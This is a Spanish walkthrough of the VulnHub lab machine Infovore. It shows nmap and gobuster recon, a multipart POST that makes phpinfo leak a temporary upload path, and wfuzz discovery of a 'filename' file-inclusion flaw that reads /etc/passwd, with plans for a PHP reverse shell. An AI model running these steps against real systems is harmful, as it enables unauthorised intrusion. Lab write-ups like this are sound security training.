

#local_file_inclusion

#Remote_code_execution

#race_condition


#docker_breakout

writeup en español de la maquina Infovore de la plataforma de vulnhub

reconocimiento

primero empezamos haciendo el reconocimiento de la IP de la maquina, como es hack the box, la mac que empieza en 08:00:27 es la IP de la maquina que queremos

```
arp-scan -I eth0 --localnet
```



```
> arp-scan -I eth0 --localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:57:87:00, IPv4: 192.168.100.49
Target list from interface: network 192.168.100.0 netmask 255.255.255.0
Starting arp-scan 1.10.1-git with 256 hosts (https://github.com/royhills/arp-scan)
192.168.100.1    28:68:d2:0c:14:77    HUAWEI TECHNOLOGIES CO.,LTD
192.168.100.7    74:12:b3:0c:c7:77    CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.100.33   c4:eb:39:b2:76:61    Sagemcom Broadband SAS
192.168.100.53   08:00:27:a8:c1:14    PCS Systemtechnik GmbH
192.168.100.39   b0:cf:cb:9e:48:79    Amazon Technologies Inc.
192.168.100.38   10:bf:67:54:a9:71    Amazon Technologies Inc.
192.168.100.41   a4:36:c7:8b:a6:9a    LG Innotek
192.168.100.35   c4:8b:66:45:f1:39    Hui Zhou Gaoshengda Technology Co.,LTD
192.168.100.51   7c:c0:aa:37:aa:f4    Microsoft Corporation

9 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.1-git: 256 hosts scanned in 2.096 seconds (122.14 hosts/sec). 9 responded
> settarget "192.168.100.53 infovore"
```

en este caso es **192.168.100.53** después de ya tener la IP empezamos con el reconocimiento con **nmap**

reconocimiento nmap

yo lo hago a 2 pasos, primero mas general y después ya escaneo de versiones y lanzo scripts básicos de reconocimiento para saber que hay exactamente

#primero comando

```
nmap -p- -sS --min-rate 5000 -vvv -n -Pn 192.168.100.53 -oG allPorts
```

#segundo comando


```
nmap -sCV -p 80 192.168.100.53 -oN targeted
```

```
> nmap -sCV -p 80 192.168.100.53 -oN targeted
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-10 17:33 -0400
Nmap scan report for 192.168.100.53
Host is up (0.00046s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Include me ...
MAC Address: 08:00:27:A8:C1:14 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 7.49 seconds
```

y solo esta abierto el puerto 80, y al abrirla vemos esto, junto a sus tecnologías usadas (usando wappalizer)



toca revisarla a ver que hay, de primeras no hay nada a donde podemos ir (pero por aqui corre php), hay unos campos de login y registro, pero no llevan a ningún lado, toca hacer descubrimiento de directorios, archivos y probablemente de vhost, yo uso gobuster, pero puede ser con cualquiera (wfuzz, ffuf,feroxbuster, etc)

búsqueda de directorios con gobuster

```
gobuster dir -u http://192.168.100.53 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt --add-slash -x php,bak,php.bak,zip,txt,tar,python,bash
```

y nos enumera esto

```
> gobuster dir -u http://192.168.100.53 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
--add-slash -x php,bak,php.bak,zip,txt,tar,python,bash

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://192.168.100.53
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,bak,zip,txt,tar,python,bash,php,bak
[+] Add Slash: true
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

index.php/ (Status: 200) [Size: 4743]
img/ (Status: 403) [Size: 279]
icons/ (Status: 403) [Size: 279]
info.php/ (Status: 200) [Size: 70111]
css/ (Status: 403) [Size: 279]
vendor/ (Status: 403) [Size: 279]
Progress: 55375 / 1985022 (2.79%)
```

info.php

lo mas relevante es el archivo `info.php` , que al acceder a su ruta `http://192.168.100.53/info.php` nos muestra esto



Field	Value
System	Linux e71b67461f6c 3.16.0-6-amd64 #1 SMP Debian 3.16.56-1+deb8u1 (2018-05-08) x86_64
Build Date	Jun 11 2020 18:31:38
Configure Command	./configure '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-pear' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_allas=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902.NTS
PHP Extension Build	API20190902.NTS
Debug Build	no
Thread Safety	disabled

y esto para que sirve? en los archivos info si quieres realizar acciones como usar funciones `system`, `shell_exec`, etc, pero no se ejecuta, puedes hacer esto de añadir un `php info` así como este y puedes filtrar por campos como `disable_functions` y deberías verlas ahí si es que están bloqueadas , en este caso están como `no value`

<code>disable_classes</code>	<code>no value</code>	<code>no value</code>
<code>disable_functions</code>	<code>no value</code>	<code>no value</code>
<code>display_errors</code>	<code>Off</code>	<code>Off</code>

esto quiere decir que si subimos un archivo, podremos hacer uso de las funciones `system` , `shell_exec` , etc, esto solo indica que podemos hacer uso de estas funciones, hay que revisar mas en el php.info a ver si hay algo mas que pueda ser un posible vector de ataque

revisando ya mas a detalle este archivo se puede ver que el campo de `file_uploads` esta en `On` entonces permite de algún modo subir archivos

<code>file_uploads</code>	On
---------------------------	----

ya con esto, hay una forma de abusar del file upload de un php info para pasar de un `LFI` a un `RCE`, nomas hay que buscar en google como se hace esto, y ya en google aparece una pagina de `Hacktricks` que indica como se hace.

To exploit this technique you need all of the following:


- A reachable page that prints `phpinfo()` output.
- A Local File Inclusion (LFI) primitive you control (e.g., `include/require` on user input).
- PHP file uploads enabled (`file_uploads = On`). Any PHP script will accept RFC1867 multipart uploads and create a temporary file for each uploaded part.
- The PHP worker must be able to write to the configured `upload_tmp_dir` (or default system temp directory) and your LFI must be able to include that path.

Classic write-up and original PoC:

- Whitepaper: LFI with `PHPInfo()` Assistance (B. Moore, 2011)
- Original PoC script name: `phpinfoLfi.py` (see whitepaper and mirrors)

Tutorial HTB: <https://www.youtube.com/watch?v=rs4zEwONzzk&t=600s>

esto dice la pagina de `Hacktricks`, dice que hay un archivo llamado `php.info.py` que esta en esta direccion (`phpinfo`, ponen hasta un tutorial, pero primero dice que debe haber primero in Local file inclusion(LFI) para poder hacer esto, y ese aun no lo hemos encontrado, pero de mientras, ve descargando este script para mas adelante, entonces, para revisar podemos ir primero a `burpsuite` a ver como se mandan las peticiones desde el recurso `php.info()`



podemos cambiar a método **POST**, ya que la misma pagina de hacktricks indica que debe de ser una petición post, en este caso se envía por GET, entonces cámbiala y mandala, probablemente se vera lo mismo, el phpinfo())

Theory

- When PHP receives a multipart/form-data POST with a file field, it writes the content to a temporary file (upload_tmp_dir or the OS default) and exposes the path in \$_FILES["tmp_name"]. The file is automatically removed at the end of the request unless moved/renamed.
- The trick is to learn the temporary name and include it via your LFI before PHP cleans it up. phpinfo() prints \$_FILES, including tmp_name.
- By inflating request headers/parameters (padding) you can cause early chunks of phpinfo() output to be flushed to the client before the request finishes, so you can read tmp_name while the temp file still exists and then immediately hit the LFI with that path.

In Windows the temp files are commonly under something like C:\Windows\Temp\php*.tmp. In Linux/Unix they are usually in /tmp or the directory configured in upload_tmp_dir.

al lanzar la petición en Post, veremos lo que ya dije antes, la misma ventana de php_info())

Request

PrettyRawHex

1POST /info.php HTTP/1.1

2Host: 192.168.100.53

3Cache-Control: max-age=0

4Upgrade-Insecure-Requests: 1

5User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36

6Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

7Accept-Encoding: gzip, deflate, br

8Accept-Language: en-US,en;q=0.9,es;q=0.8

9Connection: keep-alive

10Content-Type: application/x-www-form-urlencoded

11Content-Length: 0

12

13

0 highlights

Response

PrettyRawHexRender

PHP Version 7.4.7

System	Linux e71b67461f6c 3.16.0-6
Build Date	Jun 11 2020 18:31:38
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--enable-mysqlnd' '--with-pass
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/doc
PHP API	20100002

y cual es la idea? es que podemos como forzar o simular que estamos subiendo un archivo cambiando el **content-type** que viene ahi que es el tipico de un formulario, cambiando el que se lanza en el requests original por el de subida de archivos que es **boundary** y para esto ocupamos buscar cual ese ese content-type, igual buscando en google

y lo encuentre en **stack over flow** que es asi.

What is the boundary in multipart/form-data?

Asked 15 years, 10 months ago Modified 3 years, 7 months ago Viewed 754k times

▲

I want to ask a question about the `multipart/form-data`. In the HTTP header, I find that the `Content-Type: multipart/form-data; boundary=???`.

650

▼

Is the `???` free to be defined by the user? Or is it generated from the HTML? Is it possible for me to define the `??? = abcdefg`?

htmlhttpforms

y mas abajo dice esto

So how does the server know where a parameter value starts and ends when it receives an HTTP request using `multipart/form-data`?

Using the *boundary*, similar to `&`.

For example:

```
--XXX
Content-Disposition: form-data; name="name"

John
--XXX
Content-Disposition: form-data; name="age"

12
--XXX--
```

 Copy

que ya nos dice mas acerca de como va lo que vas a añadir

```
Content-Type: multipart/form-data; boundary=--tuArchivo

----tuArchivo
Content-Disposition: form-data; name="name"; filename="test.txt"
Content-type: text/plain
----tuArchivo
```

y queda de esta forma

```
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
  image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
  q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9,es;q=0.8
9 Connection: keep-alive
10 Content-Type: multipart/form-data; boundary=--pwned
11 Content-Length: 166
12
13 ----pwned
14 Content-Disposition: form-data; name="name"; filename="test.txt"
15 Content-type: text/plain
16
17 Probando el file_include
18
19 ----pwned
20
21 Content-Length: 0
22
```

y al mandar la solicitud vamos a donde burp muestra los resultados y si buscas por `test.txt`

```

</table>
<h2>PHP Variables</h2>
<table>
<tr class="h"><th>Variable</th><th>Value</th></tr>
<tr><td class="e">$_FILES['name']</td><td class="v"><pre>Array
(
    [name] => test.txt
    [type] => text/plain
    [tmp_name] => /tmp/phpSaRDP
    [error] => 0
    [size] => 26
)
</pre></td></tr>
<tr><td class="e">$_SERVER['HTTP_HOST']</td><td class="v">
192.168.100.53</td></tr>

```

veras que ahí esta el archivo, y lo que esto hace es forzar la creación de ese archivo `test.txt` donde los datos representados tendrá el mensaje que puse en el burp suit, si vez dos lineas mas abajo, esta la ruta donde se almaceno este archivo, que es un **directorio temporal**

esto se podría reemplazar por código php con una reverse shell en lugar de texto plano, solo que primero hay que encontrar el LFI, para una vez descubierto poder apuntar a este archivo y cargarlo, y entonces ahora si poder cargar la reverse shell

enumerar LFI

en la pagina que carga nomas ingresar, es un archivo llamado `index.php`, ya que en el reconocimiento de inicio con gobuster, efectivamente nos salio un `index.php`, lo que voy a hacer es buscar a ver si hay algún parámetro que acepte y pueda llamar a archivos, usando uno conocido que se que si o si tiene que estar, ver si existe algún parámetro y puedo apuntar a ese archivo, lo hare usando **wfuzz** de esta forma

```

wfuzz -c -t 200 --hl=136 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -u
"http://192.168.100.53/index.php?FUZZ=/etc/passwd"

```

esto enumera los posibles parámetros para fuzzear, y el `--hl=136` es porque todas las respuestas que no son correctas regresaban 136 lineas, entonces para que no me las muestre

```


> wfuzz -c --hl=136 -t 200 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -u "http://192.168.100.53/index.php?FUZZ=/etc/passwd"
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work c
orrectly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://192.168.100.53/index.php?FUZZ=/etc/passwd
Total requests: 220559

=====
ID           Response    Lines    Word      Chars      Payload
=====
000025370:  200         26 L     33 W       1006 Ch    "filename"
/usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests...


```

y aquí muestra un parámetro llamado "filename" , para corroborar que si hay un LFI podemos poner ese nombre en el navegador llamado al `/etc/passwd`




A screenshot of a web browser window. The address bar shows the URL `192.168.100.53/index.php?filename=/etc/passwd`. The browser's developer tools or a terminal window displays the contents of the `/etc/passwd` file, listing system users and their home directories, such as `root:x:0:0:root:/root:/bin/bash` and `_apt:x:100:65534::/nonexistent:/usr/sbin/nologin`.

y efectivamente, se da el lfi, entonces nomas falta subir el php con la reverse mediante burp suite y ya con este `LFI` podemos acceder y entrar a la maquina



